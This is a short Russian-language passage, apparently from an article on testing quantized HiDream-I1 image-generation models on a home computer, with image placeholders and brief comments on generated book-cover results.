
ТЕСТИРУЕМ НОВЫЕ МОДЕЛИ ДЛЯ СОЗДАНИЯ КАРТИНОК НА СВОЕМ КОМПЬЮТЕРЕ

Отлично! Даже шрифт именно такой, который требовался. И количество пальцев на руках — ровно десять штук! А что на одной руке их шесть, а на другой четыре — деталь совершенно незначительная.


Попробуем сгенерировать обложку для фэнтезийного романа в иллюстративном стиле (здесь квант nf4 из проекта hykilpikonna/HiDream-I1-nf4: 4Bit Quantized Model for HiDream I1).



И другой стиль (квант Q4_K_M).




Вполне убедительно с первой же попытки. Усложним задачу (снова квант nf4).

